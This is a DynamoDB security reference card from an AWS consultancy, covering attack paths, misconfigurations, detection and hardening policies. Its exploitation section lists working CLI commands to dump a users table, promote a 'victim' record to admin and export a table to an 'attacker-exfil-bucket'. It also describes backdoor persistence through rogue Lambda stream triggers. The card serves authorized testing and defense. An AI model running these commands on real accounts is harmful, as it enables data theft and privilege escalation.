


AWS DynamoDB Security
DATABASEDynamoDB is a NoSQL database storing application data, session tokens, and configuration. Attackers exploit table policies, scan operations, and PartiQL queries to extract sensitive data.
📋Service Overview
Data Model & Access
DynamoDB is a key-value and document NoSQL database. Tables store items indexed by partition keys and optional sort keys. Global Secondary Indexes (GSIs) provide alternate query paths that may expose data through different access patterns.
Attack note: GSIs replicate table data with different key schemas - querying a GSI may bypass item-level access controls
PartiQL & Streams
PartiQL provides SQL-compatible query access to DynamoDB. DynamoDB Streams capture item-level changes in near-real-time, feeding Lambda triggers and replication pipelines. Both are powerful attack surfaces for data exfiltration.
Attack note: PartiQL SELECT * FROM table bypasses the need for Scan API calls and may evade scan-specific IAM denies
Security Risk Assessment
DynamoDB tables frequently contain sensitive application data. Attackers with read access can extract PII, session tokens, and credentials. Write access enables privilege escalation via modified user records.
⚔️ Attack Vectors
Data Access
- •Overly permissive IAM policies
- •Resource-based table policies
- •GSI/LSI alternate query paths
- •Streams exposing change data
- •PartiQL bypassing Scan denies
Data Manipulation
- •Session token modification (PutItem)
- •User role escalation via item updates
- •Feature flag tampering
- •Backup export to attacker-controlled S3
- •Table deletion for disruption
⚠️ Misconfigurations
Policy Issues
- •dynamodb:* permissions on tables
- •Missing fine-grained access control (leading keys)
- •No condition keys for item-level access
- •PartiQL execution without restrictions
- •Resource policy allowing cross-account access
Infrastructure Issues
- •Missing encryption at rest (default AWS key)
- •Point-in-time recovery disabled
- •No VPC endpoint (traffic over public internet)
- •Streams readable by unintended consumers
- •Global tables replicating to insecure regions
🔍 Enumeration
aws dynamodb list-tablesaws dynamodb describe-table --table-name usersaws dynamodb list-global-tablesaws dynamodb list-backupsaws dynamodbstreams list-streams📈 Privilege Escalation
Direct Escalation
- •Modify user role field to admin
- •Update session tokens for privilege
- •Alter feature flags for access
- •Change API key permissions in table
- •Insert admin user record
GSI Bypass Attacks
- •Query GSI to enumerate all users by email
- •GSI on role field reveals all admin accounts
- •GSI access may bypass partition key restrictions
- •Sparse GSI reveals items with specific attributes
- •LSI provides alternate sort key enumeration
Key insight: If IAM restricts access by leading key on the base table, the same data may be queryable through a GSI with different key schema.
🔗 Persistence
Data Persistence
- •Insert backdoor user into auth table
- •Add persistent API key record
- •Create scheduled export to attacker S3
- •Enable streams and attach rogue Lambda
- •Add trigger for data replication
Stream-Based Persistence
- •Attach Lambda trigger to stream
- •Lambda exfiltrates every new/modified item
- •Cross-region replication to attacker table
- •Kinesis Data Firehose to attacker S3
- •Survives credential rotation if Lambda persists
🛡️ Detection
CloudTrail Events
- •Scan - bulk data read
- •ExportTableToPointInTime
- •DeleteTable / DeleteBackup
- •UpdateTable (security changes)
- •CreateTableReplica
Indicators of Compromise
- •Scan operations from unusual IAM principals
- •PartiQL ExecuteStatement with SELECT *
- •New stream consumers or Lambda triggers
- •Export operations to unknown S3 buckets
- •High read capacity consumption spikes
💻 Exploitation Commands
aws dynamodb scan --table-name users --output json > exfil.jsonaws dynamodb execute-statement \
--statement "SELECT * FROM users WHERE role='admin'"aws dynamodb query --table-name users \
--index-name email-index \
--key-condition-expression 'email = :e' \
--expression-attribute-values '{":e":{"S":"admin@corp.com"}}'aws dynamodb update-item --table-name users \
--key '{"user_id":{"S":"victim"}}' \
--update-expression 'SET #r = :admin' \
--expression-attribute-names '{"#r":"role"}' \
--expression-attribute-values '{":admin":{"S":"admin"}}'aws dynamodb export-table-to-point-in-time \
--table-arn arn:aws:dynamodb:us-east-1:123456789012:table/users \
--s3-bucket attacker-exfil-bucketSHARD=$(aws dynamodbstreams describe-stream \
--stream-arn <stream-arn> \
--query 'StreamDescription.Shards[0].ShardId' --output text)
ITER=$(aws dynamodbstreams get-shard-iterator \
--stream-arn <stream-arn> --shard-id $SHARD \
--shard-iterator-type TRIM_HORIZON --query 'ShardIterator' --output text)
aws dynamodbstreams get-records --shard-iterator $ITER📜 Policy Examples
{
  "Effect": "Allow",
  "Action": "dynamodb:*",
  "Resource": "*"
}
Full DynamoDB access enables complete data exfiltration, table deletion, and stream hijacking
{
  "Effect": "Allow",
  "Action": ["dynamodb:GetItem", "dynamodb:Query"],
  "Resource": "arn:aws:dynamodb:*:*:table/app-data",
  "Condition": {
    "ForAllValues:StringEquals": {
      "dynamodb:LeadingKeys": ["${aws:userId}"]
    }
  }
}
Limited to specific table with partition key scoped to the caller's identity
{
  "Effect": "Allow",
  "Action": [
    "dynamodb:PartiQLSelect",
    "dynamodb:PartiQLUpdate",
    "dynamodb:PartiQLInsert"
  ],
  "Resource": "*"
}
PartiQL access to all tables - SELECT * FROM any_table bypasses scan restrictions
{
  "Effect": "Deny",
  "Action": [
    "dynamodb:Scan",
    "dynamodb:ExportTableToPointInTime",
    "dynamodb:PartiQLSelect"
  ],
  "Resource": "*",
  "Condition": {
    "StringNotEquals": {
      "aws:PrincipalTag/team": "data-engineering"
    }
  }
}
Explicit deny on bulk read operations except for authorized data team
🛡️ Defense Recommendations
Enable CloudTrail Data Events
Log all DynamoDB data plane operations (Scan, Query, GetItem) to detect unauthorized access.
aws cloudtrail put-event-selectors \
  --trail-name main-trail \
  --advanced-event-selectors '[{"FieldSelectors":[
    {"Field":"eventCategory","Equals":["Data"]},
    {"Field":"resources.type","Equals":["AWS::DynamoDB::Table"]}
]}]'Encrypt with KMS CMK
Use customer-managed KMS keys to control who can decrypt table data at rest.
aws dynamodb create-table --table-name secure-data \
--sse-specification Enabled=true,SSEType=KMS,KMSMasterKeyId=alias/dynamo-keyVPC Endpoints
Keep DynamoDB traffic private via gateway endpoint - prevents data exfil over public internet.
aws ec2 create-vpc-endpoint \
  --vpc-id vpc-xxx --service-name com.amazonaws.us-east-1.dynamodb \
--route-table-ids rtb-xxxFine-Grained Access Control
Use IAM condition keys to restrict access to specific partition keys per user.
"Condition": {"ForAllValues:StringEquals": {
  "dynamodb:LeadingKeys": ["${aws:userId}"]
}}Deny Scan and PartiQL Select
Explicitly deny Scan and PartiQL SELECT to prevent bulk data exfiltration.
"Effect": "Deny",
"Action": ["dynamodb:Scan", "dynamodb:PartiQLSelect"],
"Resource": "arn:aws:dynamodb:*:*:table/sensitive-*"Enable PITR and Deletion Protection
Point-in-time recovery protects against data loss. Deletion protection prevents table drops.
aws dynamodb update-table --table-name users \
  --deletion-protection-enabled
aws dynamodb update-continuous-backups --table-name users \
  --point-in-time-recovery-specification PointInTimeRecoveryEnabled=true
AWS DynamoDB Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS DynamoDB security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.